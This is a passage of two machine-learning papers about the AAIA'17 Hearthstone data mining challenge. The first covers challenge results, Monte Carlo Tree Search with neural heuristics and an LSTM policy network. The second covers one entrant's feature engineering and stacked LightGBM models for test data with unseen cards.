Even though AAIA'17 Data Mining Challenge lasted for less than two months, it attracted attention of many researchers from domains of machine learning and artificial intelligence in video games. By the end of competition there were 296 teams from 28 countries registered in the challenge. Among them, 188 teams submitted at least one solution to the leaderboard and 114 teams described their solution in a report uploaded to the Knowledge Pit platform. In total, we received 4067

TABLE II. FINAL RESULTS AND NUMBER OF SUBMISSIONS FROM THE TOP RANKED TEAMS. THE LAST ROW SHOWS THE RESULT OBTAINED BY OUR BASELINE SOLUTION – A FULLY-CONNECTED NEURAL NETWORK WITH TWO HIDDEN LAYERS, TRAINED ON THE TABULAR DATA.

team name	rank	# of submissions	final result
iwannabetheverybest	1	139	0.8019
hieuvg	2	384	0.7992
johnpateha	3	143	0.7990
vz	4	11	0.7973
jj	5	75	0.7971
...	...	...	...
baseline	94	–	0.7846

submission, which makes this competition the most popular one among challenges organized at Knowledge Pit to this day.

The large number of submitted reports gave us a unique opportunity to review the most effective prediction methods for the assessment of Hearthstone game states. The most successful approach in this regard turned out to be artificial neural networks [7] and particularly, the deep learning methods [8]. In fact, all top-ranked teams used neural networks in their solutions and the winners focused particularly on the convolutional neural networks [9]. Another popular approach was the utilization of *xgboost* algorithm [10]. There were also much simpler approaches which turned to be efficient, such as the logistic regression models. Moreover, all of these methods were often combined – techniques such as averaging, bagging or stacking were commonly used to obtain better prediction results [11]. Table II presents scores obtained by the five top-ranked teams. Noticeable is the fact that the difference in scores between the best solution and the baseline is less than 2%.

Many teams decided to use data in the JSON format in order to construct richer representations of game states than the one which was available in the provided tabular data. Feature engineering [12] turned out to be an important aspect of the most efficient solutions. Extracted features were often a reflection of participant's experience and domain knowledge about Hearthstone. Their descriptions included in reports turned out to be a valuable source of knowledge which can be used to improve our artificial Hearthstone players.

### III. AUGMENTATION OF GAME STATE SEARCH HEURISTICS WITH NEURAL NETWORKS

#### A. Monte-Carlo Tree Search

Monte Carlo Tree Search (MCTS) [13] is a method of learning an optimal policy for solving problems such as game-playing. For the first time, it was used for games in Go [14] as an improvement over a Monte Carlo sampling technique (without the tree search). The algorithm led to a breakthrough in the game of Go, which had been previously regarded as intractable for computer programs [15]. Driven by this success, MCTS became the state-of-the-art approach in various game domains, such as General Game Playing [16] and General Video Game Playing [17]. The idea of MCTS is to repeatedly simulate the game (problem) and build statistics about states and actions. Each iteration of the algorithm consists of four phases as depicted in Figure 1.

**(1) Selection.** In this phase, the algorithm starts from the root node and searches the tree down by choosing subsequent




Fig. 1. Depiction of four phases which comprise the MCTS algorithm.

children nodes. The child node at each node down the path is chosen according to the so-called selection policy. The selection phase ends when there is no child node to choose, i.e., a leaf node has been reached.

**(2) Expansion.** One of the possible actions is applied to a node selected in the previous step and the tree is grown by adding a child node representing the resulting state.

**(3) Simulation.** The algorithm starts from the new node and performs a complete game simulation, i.e., reaching a terminal state. This phase is done outside the game-tree and no nodes are added to it. Once the simulation reaches the terminal state, the obtained goals (outcomes) of each player are fetched.

**(4) Back-propagation.** Here, the statistics are recalculated inside all nodes along the path from the root to the leaf (containing the starting state for the simulation) in the game tree. The statistics include the average scores of each player and the number of visits to a node. An average score is computed as the total score achieved in iterations going through a particular node divided by the number of visits to that node.

In the classic implementation, actions in the simulation phase are chosen with respect to uniform random distribution. In the selection phase, a more sophisticated formula (selection policy) is typically used. The most common one, which was also employed in this paper for all MCTS-based programs used during the experiments is called Upper Confidence Bounds applied for Trees (UCT) [18].

$$a^* = \arg \max_{a \in A(s)} \left\{ Q(s, a) + C \sqrt{\frac{\ln[N(s)]}{N(s, a)}} \right\} \quad (1)$$

where  $A(s)$  is a set of actions available in state  $s$ ,  $Q(s, a)$  denotes the average result of playing action  $a$  in state  $s$  in the simulations performed so far,  $N(s)$  - a number of times state  $s$  has been visited in previous simulations and  $N(s, a)$  - a number of times action  $a$  has been sampled in this state in previous simulations. Constant  $C$  controls the balance between exploration and exploitation.

The MCTS algorithm using the UCT selection formula is proved to converge to the min-max theoretical optimum [18]. However, it poses several advantages over a classic min-max search. For instance, it does not require any game specific evaluation function and constructs the tree in an asymmetric manner, focusing at the most promising lines of play. It scales better with the depth of the tree, it can be stopped at anytime to return the best action found so far.

## B. Monte-Carlo Tree Search with Heuristics

Despite the wide usage in a variety of game domains, the MCTS method has bottlenecks and limitations. It is both computationally demanding and memory intensive. Games with huge branching factor, i.e., the total number of actions available to players, in average, often inhibit the usage of MCTS and other tree-search methods. This weakness has motivated us to combine this algorithm with heuristics represented by prediction models. Such prediction models can be trained to either predict the outcome of the game by looking at a potential next state (candidate state) of the game or at a potential action (candidate action). In the scope of this paper, we will use the terms “machine learning prediction models” and “heuristic evaluation” interchangeably.

There is a couple of ways to combine external heuristics with the MCTS algorithm. The authors of paper [19] give a nice review of four common methods:

**(1) Tree Policy Bias** - here the heuristic evaluation function is included together with the  $Q(s, a)$  in the UCT formula (see Eq. 1) or its equivalent. A typical implementation of this idea is called *Progressive Bias* [20], in which the standard UCT evaluation is linearly combined with the heuristic evaluation with the weight proportional to the number of simulations. The more simulations are performed, the more statistical confidence, and therefore, the higher weight is assigned to the standard UCT formula.

**(2) Move Ordering** - the heuristic defines the order, in which actions in the tree are expanded (chosen for the first time). This method has the most significant impact on the deeper parts of the tree, because the MCTS is less likely to visit them again, so the order matters. If better moves are expanded first, their neighbourhood in the tree has a higher chance to be visited in subsequent simulations.

**(3) Simulation Policy Bias** - in the baseline version of the MCTS algorithm, the actions during the simulation phase are chosen randomly. With a good heuristic evaluation, a sensible approach is to infer this knowledge in the action selection process, while still leaving some degree of randomness. The two most common implementations are pseudo-roulette selection with probabilities computed using Boltzmann distribution (where the heuristic evaluation is used) or the so-called epsilon-greedy approach [21]. In the latter, the action with the highest heuristic evaluation is chosen with the probability of  $\epsilon$  or a random one with the probability of  $1 - \epsilon$ .

**(4) Early Cutoff** - the authors of [19] achieved the best results with terminating Monte Carlo simulations before the game ends and returning the heuristic evaluation of the current state. This variant is called Early Cutoff and the cutoff is done typically at fixed depth or with certain small probability (e.g.  $P=0.1$ ) in each step.

The aforementioned AlphaGo program employs both, Tree Policy Bias and Simulation Policy Bias. Motivated by its success, we decided to apply a similar approach for Hearthstone.

## C. Generality of models trained on random simulations

Both Tree Policy Bias and Simulation Policy Bias methods utilize a heuristic function which provide the value of a game state or an action. Various machine learning methods may be used to obtain these evaluations, including supervised




Fig. 2. A comparison between performance of a neural network trained on AAIA17 Data Mining Challenge dataset when tested on game states generated by random and MCTS agents.

prediction models [6]. Since random simulations are used in the classic version of MCTS, it is natural to train such models on game states obtained from play outs between agents making random decisions.

The datasets used in AAIA17 Data Mining Challenge constitute an example to this type of data. It can be used to train prediction models for the purpose of evaluation of Hearthstone game states during MCTS simulations. However, a question arises whether such models could be also effective in games played by more intelligent opponents. To check that, we conducted a series of experiments. First, we generated an additional dataset containing game states from duels between strong MCTS agents. Each agent was making decisions after performing 15000 random simulations before a single action. In total, there were 28604 play outs generated in this way, which resulted in a dataset consisting of 814407 game states. We trained a simple neural network with two hidden layers on the training set used in our competition and we checked its performance on the available test set. Next, we constructed another model using all competition data and we tested it on the additional dataset. Figure 2 shows a comparison of the obtained AUC scores in consecutive turns. Surprisingly, total AUC dropped only slightly (from  $\approx 0.79$  to  $\approx 0.75$ ) when the test was done on the data generated by MCTS players. It shows that predictive models can be successfully used for evaluation of game states, even in a case when they are trained on random simulations.

#### D. Learning a playing strategy from sequences

In practice, it is often desirable to have a function that provides the policy rather than the value of a particular action. The policy  $\pi(a|s)$  specifies the probabilities for all actions available in a given state, thus it enables the selection of the best action candidate in a single state evaluation.




Fig. 3. LSTM policy network. A sequence of states and actions from previous game steps are provided as the input to the LSTM network. The LSTM network is trained to output probabilities for actions available after the last step in the sequence.

Reinforcement Learning is used in particular for cases where the optimal policy is unknown and needs to be learned based on sparse reward signals. However, a supervised learning approach may be used, when examples of policies are available (e.g. from human players or other algorithms). In our case, we may use MCTS to generate Hearthstone matches and obtain state-action pairs i.e. record what action was chosen by MCTS as a response to given game state. Next, we may train a model that predicts the action that MCTS would choose for a given state. Training such a model is basically a classification task, well fitted for deep neural networks (DNN).

Long short-term memory (LSTM) is a type of recurrent neural network [22] dedicated for use with sequences. The architecture of LSTM enables it to learn long and short term temporal dependencies. LSTM provides superior performance in tasks such as speech recognition, machine translation or language modeling. A deep LSTM network may be created by stacking multiple LSTM layers.

A DNN may be trained to approximate a policy from examples of state-action pairs - we will refer to this network as to *policy network* [3]. However, in case of Hearthstone, a single state may not provide enough information to the model for a valid action prediction. This is due to the fact that a single turn in Hearthstone consists of many moves. Moreover, a single move is decomposed into a few atomic actions in order to be efficiently implemented in the Hearthstone simulator. For example, putting a minion on the board consists of two actions: selecting a card from hand and selecting the slot on the board where the minion should be placed. To improve the accuracy of the policy predictions, rather than using a single state, we chosen to use a sequence of states and previous actions as the input to the policy network.

Our policy network is presented in figure 3. LSTM network is provided with a sequence of  $K = 10$  vectors created from concatenating a state vector for state  $s_{t-k}$  and an action vector for action  $a_{t-k-1}$ , for  $k \in [0, 1, \dots, K-1]$ . The state vector includes 403 values representing the state of the game from the point of view of a selected player. The action vector is of length 91 and contains a one-hot encoded action. The output of the LSTM is a single vector with probabilities assigned to each of all available 91 actions (the probabilities are provided also for actions that are illegal in a certain state). The LSTM in our experiments consisted of 3 layers of 256 LSTM cells with dropout

To obtain the training data, we first used MCTS with 1000

TABLE III. EVALUATION RESULTS OF AGENTS USING LSTM POLICY NETWORK.

greedy agent type	wins vs random agent	wins vs MCTS(1000)
seqMCTS1k	96.2%	23.0%
seqMCTS10k	98.6%	26.4%
seqMCTS1k retrained with seqMCTS10k	98.2%	50.4%

iterations to generate 7000 games between randomly selected decks. Using this data we obtained 528365 sequences of length 10 where each element of the sequence included 494 values. We will refer to this dataset as to *SeqMCTS1k*. Next, we generated 1500 games using MCTS with 10000 iterations. As a result we created a second dataset: *SeqMCTS10k*, that consists of 149521 sequences.

To evaluate the policy network, we created a greedy DNN agent that always selects the most promising action from the predictions of the policy network. We confronted this agent against a random agent and an agent using MCTS with 1000 iterations. Greedy DNN agents were using policy networks trained in three variants: 1) using only *SeqMCTS1k* dataset, 2) using only *seqMCTS10k* dataset and 3) trained first on the *SeqMCTS1k* dataset and then retrained on the *SeqMCTS10k* dataset. The results are presented in Table III. Each score is calculated based on 500 games played between the agents.

#### IV. CONCLUSIONS

In the paper we provided a summary of AIA'17 Data Mining Challenge which was held at the Knowledge Pit platform. Results of this competition clearly show that learning from Hearthstone game logs is feasible and has a potential to facilitate a construction of intelligent artificial agents which play that game. We explained how prediction models can be combined with game state search heuristics to improve their performance. We also demonstrated results of experiments showing that models trained on data obtained from random simulations can be successfully applied for the assessment in games between intelligent agents. Finally, we showed that more advanced approaches such as the supervised action policy learning based on game state sequences are feasible and deserve further investigation.

#### ACKNOWLEDGMENTS

This research was co-funded by the Smart Growth Operational Programme 2014-2020, financed by the European Regional Development Fund under a GameINN project POIR.01.02.00-00-0150/16, operated by The National Centre for Research and Development (NCBiR), and by the Silver Bullet Solutions company.

#### REFERENCES

- [1] D. Taralla, "Learning artificial intelligence in large-scale video games: A first case study with hearthstone: Heroes of warcraft," Ph.D. dissertation, Université de Liege, Liege, Belgium, 2015.
- [2] P. García-Sánchez, A. Tonda, G. Squillero, A. Mora, and J. J. Merelo, "Evolutionary deckbuilding in hearthstone," in *Computational Intelligence and Games (CIG), 2016 IEEE Conference on*. IEEE, 2016, pp. 1–8.
- [3] D. Silver, A. Huang, C. J. Maddison, A. Guez, L. Sifre, G. Van Den Driessche, J. Schrittwieser, I. Antonoglou, V. Panneershelvam, M. Lanctot *et al.*, "Mastering the game of go with deep neural networks and tree search," *Nature*, vol. 529, no. 7587, pp. 484–489, 2016.
- [4] A. Janusz, D. Ślęzak, S. Stawicki, and M. Rosiak, "Knowledge Pit - a data challenge platform," in *Proceedings of the 24th International Workshop on Concurrency, Specification and Programming, Rzeszow, Poland, September 28-30, 2015.*, 2015, pp. 191–195. [Online]. Available: [http://ceur-ws.org/Vol-1492/Paper\\_18.pdf](http://ceur-ws.org/Vol-1492/Paper_18.pdf)
- [5] S. Kaufman, S. Rosset, C. Perlich, and O. Stitelman, "Leakage in data mining: Formulation, detection, and avoidance," *TKDD*, vol. 6, no. 4, p. 15, 2012.
- [6] T. Hastie, R. Tibshirani, and J. Friedman, *The Elements of Statistical Learning*, ser. Springer Series in Statistics. New York, NY, USA: Springer New York Inc., 2001.
- [7] M. S. Szczuka and D. Ślęzak, "Feedforward neural networks for compound signals," *Theor. Comput. Sci.*, vol. 412, no. 42, pp. 5960–5973, 2011.
- [8] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "Imagenet classification with deep convolutional neural networks," in *Proceedings of the 25th International Conference on Neural Information Processing Systems*, ser. NIPS'12. USA: Curran Associates Inc., 2012, pp. 1097–1105. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2999134.2999257>
- [9] A. Karpathy, G. Toderici, S. Shetty, T. Leung, R. Sukthankar, and L. Fei-Fei, "Large-scale video classification with convolutional neural networks," in *Proceedings of the 2014 IEEE Conference on Computer Vision and Pattern Recognition*, ser. CVPR '14. Washington, DC, USA: IEEE Computer Society, 2014, pp. 1725–1732. [Online]. Available: <http://dx.doi.org/10.1109/CVPR.2014.223>
- [10] T. Chen and C. Guestrin, "Xgboost: A scalable tree boosting system," in *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, ser. KDD '16. New York, NY, USA: ACM, 2016, pp. 785–794. [Online]. Available: <http://doi.acm.org/10.1145/2939672.2939785>
- [11] A. Janusz, "Combining multiple predictive models using genetic algorithms," *Intelligent Data Analysis*, vol. 16, no. 5, pp. 763–776, 2012. [Online]. Available: <http://dx.doi.org/10.3233/IDA-2012-0550>
- [12] A. Gruzdź, A. Ihnatowicz, and D. Ślęzak, "Interactive gene clustering—a case study of breast cancer microarray data," *Information Systems Frontiers*, vol. 8, no. 1, pp. 21–27, 2006.
- [13] C. B. Browne, E. Powley, D. Whitehouse, S. M. Lucas, P. I. Cowling, P. Rohlfshagen, S. Tavener, D. Perez, S. Samothrakis, and S. Colton, "A Survey of Monte Carlo Tree Search Methods," *IEEE Transactions on Computational Intelligence and AI in Games*, vol. 4, no. 1, pp. 1–43, 2012.
- [14] S. Gelly, Y. Wang, O. Teytaud, M. U. Patterns, and P. Tao, "Modification of UCT with Patterns in Monte-Carlo Go," 2006.
- [15] X. Cai and D. C. Wunsch II, "Computer Go: A Grand Challenge to AI," in *Challenges for Computational Intelligence*. Springer, 2007, pp. 443–465.
- [16] M. Świechowski, H. Park, J. Mańdziuk, and K.-J. Kim, "Recent Advances in General Game Playing," *The Scientific World Journal*, vol. 2015, 2015.
- [17] D. Perez, S. Samothrakis, and S. Lucas, "Knowledge-Based Fast Evolutionary MCTS for General Video Game Playing," in *2014 IEEE Conference on Computational Intelligence and Games*. IEEE, 2014, pp. 1–8.
- [18] L. Kocsis and C. Szepesvári, "Bandit Based Monte-Carlo Planning," in *Proceedings of the 17th European conference on Machine Learning*, ser. ECML'06. Berlin, Heidelberg: Springer-Verlag, 2006, pp. 282–293.
- [19] K. Waleńdzik and J. Mańdziuk, "An automatically generated evaluation function in general game playing," *IEEE Transactions on Computational Intelligence and AI in Games*, vol. 6, no. 3, pp. 258–270, Sept 2014.
- [20] G. M. J. Chaslot, M. H. Winands, H. J. V. D. HERIK, J. W. Uiterwijk, and B. Bouzy, "Progressive strategies for monte-carlo tree search," *New Mathematics and Natural Computation*, vol. 4, no. 03, pp. 343–357, 2008.
- [21] M. Świechowski and J. Mańdziuk, "Self-Adaptation of Playing Strategies in General Game Playing," *IEEE Transactions on Computational Intelligence and AI in Games*, vol. 6, no. 4, pp. 367–381, Dec 2014.
- [22] S. Hochreiter and J. Schmidhuber, "Long short-term memory," *Neural Computation*, vol. 9, no. 8, pp. 1735–1780, 1997. [Online]. Available: <http://dx.doi.org/10.1162/neco.1997.9.8.1735>





# Predicting Unpredictable: Building Models Handling Non-IID Data, A Hearthstone Case Study

Dominik Deja

Polish-Japanese Academy of Information Technology  
Warsaw, Poland

dominik.deja@pjwstk.edu.pl

**Abstract**—The following article is created as a result of the *AAIA'17 Data Mining Challenge: Helping AI to Play Hearthstone*. The Challenge goal was to correctly predict which bot would win a bot-vs-bot Hearthstone match based on what was known at the given time. Hearthstone is an online two-players card game with imperfect information (unlike chess and go, and like poker), where the goal of one player is to defeat their opponent by decreasing their "life points" to zero (while not allowing the opponent to do the same to oneself). Two main challenges were present: the transformation of hierarchically structured data into a two-dimensional matrix, and dealing with Non-IID data (certain cards were present only in test data). A way of how to successfully cope with those complications while using state-of-the-art machine learning algorithms (e.g. *Microsoft's LightGBM*) is presented.

## I. INTRODUCTION

### A. Hearthstone

**D**EVELOPED and published by *Blizzard Entertainment*, *Hearthstone* (initially *Heartstone: Heroes of Warcraft*) is a free-to-play turn-based online collectible card video game. It was released on March 11, 2014, and it is available for Windows, Mac, iPad, Android and Windows 8 tablets, as well as iOS and Android mobile phones<sup>1</sup>.



Fig. 1. Screenshot from an actual game

The game is a turn-based card game between two players (naming convention: "player", "opponent" will be used in this article), using constructed decks of thirty cards along with a selected hero. Each hero possesses a unique power which allows them to either draw a card, summon a minion, heal or

deal damage. Furthermore, usable cards differ for each hero. For example, Mage class offers more spells, while Paladin has access to stronger minions. Players use their limited mana crystals (indicated by a hexagon, at the bottom right for the player in Figure 1, and top right counter for the opponent) to cast spells or summon minions to attack the opponent, with the goal to reduce the opponent's health to zero. Each spell has a unique effect such as: dealing damage to one or more minions, dealing damage to champion(s), changing the statistics of minions or champions, etc. Each minion can deal a certain amount of damage (indicated at the bottom left of its card), has a certain amount of hp (indicated at the bottom right of its card), possesses additional features (such as "windfury" enabling it to attack twice per turn, "charge" enabling it to attack the same turn it was cast, or "taunt" which makes a minion a priority target for the enemy's attacks), and can cast additional effects depending on other circumstances.

While the mechanics of the game is rather simple, a high number of available cards (by 2017, there are over 1000<sup>2</sup>), a wide range of possible, often unique traits possessed by each minion, and imperfect information (the player does not see the opponent's cards, decks are randomly shuffled, and random effects are common) increase the complexity of the game<sup>3</sup>.

This complexity makes it a perfect case study for AI experts to try out new methods and approaches.

### B. Contest

The *AAIA'17 Data Mining Challenge: Helping AI to Play Hearthstone* was a data mining competition organized by Silver Bullet Solutions and the Polish Information Processing Society (PTI) within the framework of the International Symposium Advances in Artificial Intelligence and Applications<sup>4</sup>.

The goal was to predict a binary outcome (win/lose) of bot-versus-bot Heartstone matches. The cost function used for evaluating the participants predictions was AUC (Area Under Curve). There was a two-step score evaluation. First, AUC scores based on a fixed 5% of test data were provided for each contestant's set of predictions. Then, after the contestants

<sup>1</sup><http://us.battle.net/hearthstone/en/>

<sup>2</sup><http://hearthstone.gamepedia.com/Card>

<sup>3</sup>[https://en.wikipedia.org/wiki/Hearthstone\\_\(video\\_game\)](https://en.wikipedia.org/wiki/Hearthstone_(video_game))

<sup>4</sup><https://fedcsis.org/2017/aaia>

shared their reports, a final leaderboard (based on the whole test set) was provided.

For data preprocessing, the author used Python 2.7 (IPython Notebooks). For the rest of this work R version 3.3.3 (RStudio) was used. The author used Windows 8.1 Pro, Intel i7-4710MQ 2.50 GHz (4 cores), 32GB RAM, NVIDIA GeForce GTX 870M.

## II. DATA PROCESSING

Data for this contest was generated by Peter Shih's Hearthstone simulator<sup>5</sup>. From each match, random snapshots were taken, aggregated, and saved as JSON files. The creators provided two datasets - a training dataset and test one (2000000 and 750000 snapshots respectively) formatted as multiple JSON files.

For each game, short overall statistics, player and opponent statistics, statistics on cards played (by both player and opponent) and cards at hand (only for player) were provided. For the training set, 90 unique cards (78 at hand, and 42 played), and 12853295 cards in total (8996725 at hand, and 3856570 played) were used. Cards at hand are the ones owned by the player which they can cast (in case of spells), or summon (in case of minions). Cards played are minions summoned and still living. Interestingly, there are 38 new unique cards in the test set (38 at hand and 22 played). In total, 642985 (417607 at hand, and 225378 played) out of 5500047 (3264847 at hand, and 1592215 played) cards in the test sets are new. This means that 11.69% of cards present in test set are new, and they are present (to various extents) in 415793 out of 750000 games (55.44%) played using the test set.

The fact that over 55% of observations from the test set contained new cards dismantled the assumption of identical distributions of data and played an important role in data processing and modeling.

### A. From Attribute-Value to Matrix Format and Feature Engineering

In order to construct a two-dimensional matrix, where each row is a snapshot and each column is a different feature, JSONs were processed one by one.

First, all the statistics on each game and participant were extracted (final outcome, turn, participant's hero type, hp left, armor, crystals left, crystals in total, #cards at hand, #cards played, etc). This produced 26 columns.

Then, the counts of the players cards at hand were saved in separate columns (one for each card type). For the cards played, as they consist of minions only, the sums of their hp were saved in unique columns (per minion type and player/opponent). The rationale behind it is that the minion's health can be changed by both participants during a match and it highly impacts how much influence a minion will have on the outcome of a game. This produced 162 columns.

In order to overcome the fact that new, unseen cards were present in the test set, features based on aggregates were

added. They included respectively for each participant's minions overall hp and attack situation: max, min, sum, product, mean, median, and counts for the minions special characteristics, such as "charge", "taunt", or "freeze", additional features such as "max damage doable to an enemy in this turn" amongst them. Because a player usually has more minions that can be summoned than they can afford to summon, a knapsack problem was solved in order to find an optimal configuration of minions to summon in order to maximize damage done to an enemy champion (the "taunt" trait was taken into an account in its simplified form - instead of solving an optimization problem of finding the best way on how to attack minions and then the hero, the "taunt" minions hp was subtracted from the maximum damage doable to an enemy in the same turn). Unsurprisingly, this feature came out to be one of the strongest predictors (all models agreed on this) of the final outcome. Yet, it wasn't sufficient to simply check whether a player can decrease an opponent hp to values equal to or less than zero (in the same turn), as the relation between the game status and the outcome turned out to be more complex (or bots are not as smart as we would like them to be). This produced 42 columns.

Depending on a run, the cards from the test set which were non-present in a training set, where either mapped to their closest neighbour (using Euclidean distance on their crystal cost, hp, and attack for hand, as well as current hp and current attack for played card), or were omitted. Additionally, a couple of diffs were provided (player hp - opponent hp, maximum potential damage to enemy - enemy hp, and so on).

### B. Final preparation

Since constructing this many features results in introducing collinearity into data, additional measures were taken to minimize the negative consequences of feature engineering.

Thus, constant features, highly correlated ones ( $> 0.95$ ), and those which could be presented as a linear combination of others were deleted. This resulted in 241+1 final variables used for training models. Finally, the data was scaled in order to improve the efficiency of algorithms (especially logistic regression with regularization).




Fig. 2. Final Model

In order to obtain reliable results and avoid overfitting, training data was split into three parts (as shown on Figure 2):

- A : First layer data (1500000 observations)

<sup>5</sup><https://github.com/peter1591/hearthstone-ai>

- B : Second layer data (400000 observations)
- C : Internal test data (100000 observations)

Splitting it into three parts (instead of the usual training, and validation set) helped to train a more complex, two-layered model.

### III. MODELING

Amid various methods of improving the overall efficiency of modeling, such as obtaining good understanding of data (via solid explanatory analysis done before applying actual models), feature engineering, or adjusting models to directly optimize cost function, one of the most common and important is stacking. It is based on the observation that combining predictions of several good, uncorrelated models will result in an even stronger prediction [1].

#### A. Initial Two-Layered Model

Therefore, the first model used consisted of a number of machine learning algorithms stacked in two layers. All models are shortly described in Table I. The pipeline was as follows: first, each of the algorithms from the first layer was trained on part A of the training data and provided predictions for part B and part C. Then, using first layer predictions for part B as an input, the LightGBM model from the second layer was trained and provided predictions for part C. Predictive power was compared between each single algorithm, and the overall model using part C.




Fig. 3. Typical Two Layered Stack Model

Since most of the algorithms used have a number of parameters that need to be optimized, a Bayesian approach was used to estimate them as proposed by Snoek, Larochelle, and Adams [2]. In short, parameter tuning can be seen as a Bayesian optimization problem, in which a model's performance is modelled as a sample from a Gaussian process. Since the posterior distribution induced by the Gaussian process is traceable, we can efficiently use information from past runs to optimally choose new parameters worth trying.

As training a number of models tends to take a lot of time, the author first checked for optimal ranges of parameters using a small subset of part A of training data (from 10000 to 100000 observations), and then ran it on bigger chunks (up to 1000000 observations). A Bayesian optimization package in R as proposed by [2], usually takes less than 30 iterations (in case of 5 or less parameters).

TABLE I  
MODELS USED FOR STACKING

Algorithm	Specification
Random Forest	One of the best tree-based algorithms(using bagging)as invented and implemented by Breiman [3]. Run two times. The first time, it was trained on whole data, the second time it was trained only on 100 top features (their importance was asserted by the first model). This allows to reduce noise and increase prediction power. ntree = 1000. The number of features used in the second forest can also be optimized.
XGBoost	A still fairly new, tree-based algorithm (using boosting) created by Tianqi Chen [4]. Basic parameters to be optimized: <i>eta</i> , <i>colsample_bytree</i> , <i>subsample</i> , <i>max_depth</i> , <i>min_child_weight</i> .
Extra Trees	Extremely Randomized Trees, as proposed by Geurts, Ernst, and Wehenkel [5].
LightGBM	One of the newest and strongest algorithms accessible via R. <i>Microsofts</i> LightGBM as a part of their Distributed Machine Learning Toolkit <sup>6</sup> . Alike XGBoost it's a tree-based boosting algorithm with multiple parameters to be optimized. Using bins instead of vectors, and optimizing the code, LightGBM is one of the fastest and strongest algorithms available.
Logistic Regression with variables selected via L1	Logistic regression trained on variables selected by logistic regression with L1 penalization.

#### B. Dealing with Non-IID Data

Since test data is Non-IID, and over 55% of observations contain new cards, the more optimized the parameters are, the worse the score obtained on the test set is.

From a statistical learning theory point of view, it can be shown as a bias-variance trade-off dilemma [1]. The more we try to optimize our models, the more their complexity and variance will increase, and thus, their sensitivity to any shifts in data distribution. By finding the right set of parameters, one may decrease the bias and improve the models effectiveness, but it is always done at the price of the models stability.

Tables II, and III show this phenomenon using LightGBM algorithm trained on 1000000 observations from part A (learning rate = 1). As the number of leaves increases, the model becomes more complicated. As the number of minimal observations required in each leaf increases, the model is pushed to be simpler. Here, as it is shown only for illustrative purposes, data used for obtaining scores comes from part B, and C (for iid data), and from the test set (for non-iid data).

TABLE II  
AUC FOR IID DATA

#Leaves	10000	0.9073	0.8594	0.9395		
	1000	0.8624	0.8119	0.8883	0.9414	
	100	0.8231	0.8100	0.8434	0.9181 <sup>†</sup>	0.8915 <sup>†</sup>
	10	0.8044	0.8001	0.8146	0.8483 <sup>†</sup>	0.8331 <sup>†</sup>
		1	10	100	1000	10000
		Min #Observations in Leaf				

<sup>†</sup>Algorithm didn't converge in 3000 iterations and could be further trained.

Two main things are interesting here. The first one is that

parameter optimization is a non-convex problem. While a model with 10000 leaves is over 0.9 AUC for both, 1 and 100 minimal observations in a leaf, for 10 it drops to 0.86 AUC.

The second one is that the more optimized the model is, the more sensitive it becomes, and that different parameters indicate a different "threat" to the stability of the model. While a minimal number of observations in leaf seems not to be strongly linked to model's sensitivity, the number of leaves plays a major role in making a model fine-tuned.

TABLE III  
AUC FOR NON-IID DATA

#Leaves	10000	0.7261	0.709	0.7537		
	1000	0.7016	0.7293	0.7262	0.7439	
	100	0.7347	0.7471	0.7361	0.7354 <sup>†</sup>	0.7401 <sup>†</sup>
	10	0.7754	0.7807	0.7667	0.7482 <sup>†</sup>	0.7631 <sup>†</sup>
		1	10	100	1000	10000
		Min #Observations in Leaf				

<sup>†</sup>Algorithm didn't converge in 3000 iterations and could be further trained.

### C. Final Conditional Model

This knowledge was used to build a final model. In fact, two models were built, and depending on whether new cards were present in any given snapshot, the adequate model was used. For snapshots where IID seemed to hold (no new cards present), a fine-tuned stacked model was used for predicting. For observations where data was non-IID, a conservative model was run to provide predictions.




Fig. 4. Final Model

